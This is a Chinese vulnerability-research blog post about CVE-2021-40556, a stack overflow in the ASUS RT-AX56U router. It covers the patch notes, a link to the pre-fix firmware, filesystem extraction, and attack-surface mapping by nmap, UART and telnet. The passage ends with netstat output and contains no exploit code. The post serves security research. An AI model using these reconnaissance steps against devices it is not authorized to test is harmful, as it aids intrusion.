漏洞挖掘 (/tags/#漏洞挖掘)　iot (/tags/#iot)

ASUS栈溢出漏洞分析

CVE-2021-40556


Posted by X1ng on October 14, 2021

本文从挖掘漏洞的角度分析该漏洞，仅供学习用途，有不足之处敬请指出 or2

文章首发ChaMd5安全团队公众号 ()

相关信息

ASUS 2021/10/07更新公告 (https://www.asus.com.cn/Networking-IoT-Servers/WiFi-Routers/ASUS-WiFi-Routers/RT-AX56U/HelpDesk_BIOS/)



版本 3.0.0.4.386.45898
2021/10/07 71.18 MBytes

ASUS RT-AX56U 固件版本 3.0.0.4.386.45898
此固件版本包含以下安全性修正
BusyBox
- CVE-2016-2148
- CVE-2016-6301
- CVE-2018-1000517

cURL
- CVE-2020-8169
- CVE-2019-5481
- CVE-2019-5482
- CVE-2018-1000120
- CVE-2018- 1000300
- CVE-2018-16839

Lighttpd
- CVE-2018-19052

Linux
- CVE-2020-14305
- CVE-2020-25643
- CVE-2019-19052

lldpd
- CVE-2020-27827

Avahi
- CVE-2017-6519

hostapd
- CVE-2021-30004
- CVE-2019-16275

OpenVPN
- CVE-2020-11810
- CVE-2020-15078

wpa
- CVE-2021-30004
- CVE-2021-27803
- CVE-2019-11555
- CVE-2019-9499
- CVE-2019-9498
- CVE-2019-9497
- CVE-2019-9496
- CVE-2019-9495
- CVE-2019-9494
- CVE-2017-13086
- CVE-2017-13084
- CVE-2017-13082
- CVE-2016-4476
- CVE-2015-8041

- 修正 DoS vulnerability from spoofed sae authentication frame. 感谢以下人员的贡献
Efstratios Chatzoglou, University of the Aegean.
Georgios Kambourakis, European Commission at the European Joint Research Centre.
Constantinos Kolias, University of Idaho.
- 修正 envrams exposed issue. 感谢 Quentin Kaiser from IoT Inspector Research Lab 的贡献
- 修正AiMesh页面多国语系显示问题
- 修正Stored XSS 漏洞
- 修正CVE-2021-41435, CVE-2021-41436.
感谢以下人员的贡献
Efstratios Chatzoglou, University of the Aegean
Georgios Kambourakis, European Commission at the European Joint Research Centre
Constantinos Kolias, University of Idaho.
- 修正Stack overflow漏洞. 感谢Jixing Wang (@chamd5)的贡献
- 修正information disclosure vulnerability .感谢 CataLpa from DBappSecurity Co.,Ltd Hatlab 以及 Yao Chen(@ysmilec) of 360 Alpha Lab的贡献

请先将文件解压缩後再用原始固件文件进行MD5确认
MD5: 21310304e3674dac16d5780e5c0188db

本文分析的漏洞为其中的栈溢出漏洞，另外经过华硕官方确认还有多个型号路由器存在该漏洞并均已修复

固件下载

华硕提供了非常全面的服务支持，可以在官网下载所有版本的固件

下载漏洞修复前的固件

FW_RT_AX56U_300438644266 (https://dlsvr04.asus.com.cn/pub/ASUS/wireless/RT-AX56U/FW_RT_AX56U_300438644266.zip)

实验环境

由于虚拟环境较玄学，使用某鱼不到300rmb就可以买到的二手华硕RT-ax56u路由器，将下载的固件手动上传到设备

获取文件系统

先对文件系统进行解压，该固件中是ubi文件系统，如果使用binwalk直接解压只能得到一个ubi后缀的文件

可以使用ubi_reader (https://github.com/jrspruitt/ubi_reader)工具对固件进行解压，或者安装好ubi_reader后用binwalk就可以直接解压了

```
binwalk -Me RT-AX56U_3.0.0.4_386_44266-g7f6b0df_cferom_pureubi.w
```


分析攻击面

可以通过三种方式获取该路由器端口信息，从而分析潜在的攻击面

1. nmap扫描端口

   扫描端口可以快速了解该路由器潜在的攻击面


   ```
   sudo nmap "192.168.50.1" -sU -sT -p0-65535
   ```


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.50.1 -p0-65535                                  130 ×
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-14 06:00 EDT
Nmap scan report for RT-AX56U-9608 (192.168.50.1)
Host is up (0.0012s latency).
Not shown: 65520 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
23/tcp    open     telnet
53/tcp    open     domain
80/tcp    open     http
515/tcp   open     printer
3394/tcp  open     d2k-tapestry2
3838/tcp  open     sos
5152/tcp  filtered sde-discovery
5473/tcp  open     apsolab-tags
7788/tcp  open     unknown
9100/tcp  open     jetdirect
18017/tcp open     unknown
44601/tcp open     unknown
44602/tcp open     unknown
49152/tcp open     unknown
49385/tcp open     unknown
MAC Address: A8:5E:45:DD:96:08 (Asustek Computer)

Nmap done: 1 IP address (1 host up) scanned in 5.53 seconds
```

2. 通过uart串口获取shell后查看开放端口

   拆开路由器查看调试串口



用SecureCRT连接



serial-cu.usbserial-ar0jkzbi (3) - Secure
Enter host
Connect
Change State
Print
Configuration
Con
Session Manager
serial-cu.usbserial-ar0jkzbi (3)
Ready
Serial: /dev/cu.usbserial-AR0JKZBI, 115200

```
csore results not ready, waitting.. 0
ACSD >>acsd_dumpcscore(682): no valid canidates of bw[0]
[1 init:init_main +70] recv signal 14 from pid [1:/sbin/ini

[1 init:init_main +108] recv signal 14 from pid [1:/sbin/ini
RT-AX56U login: r^H^H^H
Password:
Login incorrect
RT-AX56U login: admin
Password:
Login incorrect
RT-AX56U login: root
Password:
Login incorrect

[1 init:init_main +154] recv signal 14 from pid [1:/sbin/init]
RT-AX56U login: admin
Password:
Login incorrect
RT-AX56U login: root1
Password:
root1@RT-AX56U-9608:/tmp/home/root# ls
root1@RT-AX56U-9608:/tmp/home/root# ls
root1@RT-AX56U-9608:/tmp/home/root#
```

> *对于该路由器有更加方便的方法，此处不对此方法进行赘述，关于uart串口连接可以参考学习拆机调试路由器 (https://x1ng.top/2020/12/06/%E5%AD%A6%E4%B9%A0%E6%8B%86%E6%9C%BA%E8%B0%83%E8%AF%95%E8%B7%AF%E7%94%B1%E5%99%A8/)*

```
netstat -aptu
```

3. 开启telnet/ssh获取shell后查看开放端口




服务	
启用 Telnet	[✓ 是] 否 * 出于安全考虑，建议使用 SSH 代替 Telnet。SSH 提供了加密的网络通信。
启用 SSH	LAN only

此处用telnet连接

```
netstat -aptu
```

可以看到开启的tcp和udp端口以及相关的服务




```
root1@RT-AX56U-9608:/tmp/home/root# netstat -aptu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:37472           0.0.0.0:*               LISTEN      2387/aaews
tcp        0      0 RT-AX56U-9608.:49152    0.0.0.0:*               LISTEN      1298/hostapd
tcp        0      0 RT-AX56U-9608.:49152    0.0.0.0:*               LISTEN      1280/hostapd
tcp        0      0 0.0.0.0:5152            0.0.0.0:*               LISTEN      329/envrams
tcp        0      0 0.0.0.0:5473            0.0.0.0:*               LISTEN      2076/u2ec
tcp        0      0 0.0.0.0:18017           0.0.0.0:*               LISTEN      1173/wanduck
tcp        0      0 0.0.0.0:3394            0.0.0.0:*               LISTEN      2076/u2ec
tcp        0      0 RT-AX56U-9608.:printer  0.0.0.0:*               LISTEN      2077/lpd
tcp        0      0 localhost.localdomain:47753 0.0.0.0:*               LISTEN      2176/mcpd
tcp        0      0 0.0.0.0:60940           0.0.0.0:*               LISTEN      2180/miniupnpd
tcp        0      0 0.0.0.0:7788            0.0.0.0:*               LISTEN      1769/cfg_server
tcp        0      0 RT-AX56U-9608.:laserjet 0.0.0.0:*               LISTEN      2077/lpd
tcp        0      0 localhost.localdomain:www 0.0.0.0:*               LISTEN      1380/httpd
tcp        0      0 RT-AX56U-9608.:www      0.0.0.0:*               LISTEN      1380/httpd
tcp        0      0 localhost.localdomain:domain 0.0.0.0:*               LISTEN      1361/dnsmasq
tcp        0      0 RT-AX56U-9608.:domain   0.0.0.0:*               LISTEN      1361/dnsmasq
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN      2032/dropbear
tcp        0      0 RT-AX56U-9608.:telnet   0.0.0.0:*               LISTEN      1192/telnetd
tcp        0      0 localhost.localdomain:55000 0.0.0.0:*               LISTEN      1315/ceventd
tcp        0      0 localhost.localdomain:5916 0.0.0.0:*               LISTEN      2270/acsd2
tcp        0      0 RT-AX56U-9608.:3838     0.0.0.0:*               LISTEN      2077/lpd
tcp        0      0 0.0.0.0:37471           0.0.0.0:*               LISTEN      2387/aaews
tcp        0      0 RT-AX56U-9608.:3394     192.168.50.104:61499    ESTABLISHED 2076/u2ec
tcp        0      0 192.168.31.31:49986     ec2-13-213-46-141.ap-southeast-1.compute.amazonaws.com:5061 ESTABLISHED 2387/aaews
tcp        0    192 RT-AX56U-9608.:telnet   192.168.50.26:45882     ESTABLISHED 1192/telnetd
tcp        0      0 RT-AX56U-9608.:3394     192.168.50.104:64990    ESTABLISHED 2076/u2ec
tcp        0      0 :::ssh                  :::*                    LISTEN      2032/dropbear
udp        0      0 localhost.localdomain:45064 0.0.0.0:*                           1310/bsd
udp        0      0 0.0.0.0:9999            0.0.0.0:*                           1381/infosvr
udp        0      0 localhost.localdomain:42000 0.0.0.0:*                           1213/eapd
udp        0      0 localhost.localdomain:52000 0.0.0.0:*                           1213/eapd
udp        0      0 localhost.localdomain:42032 0.0.0.0:*                           2270/acsd2
udp        0      0 localhost.localdomain:domain 0.0.0.0:*                           1361/dnsmasq
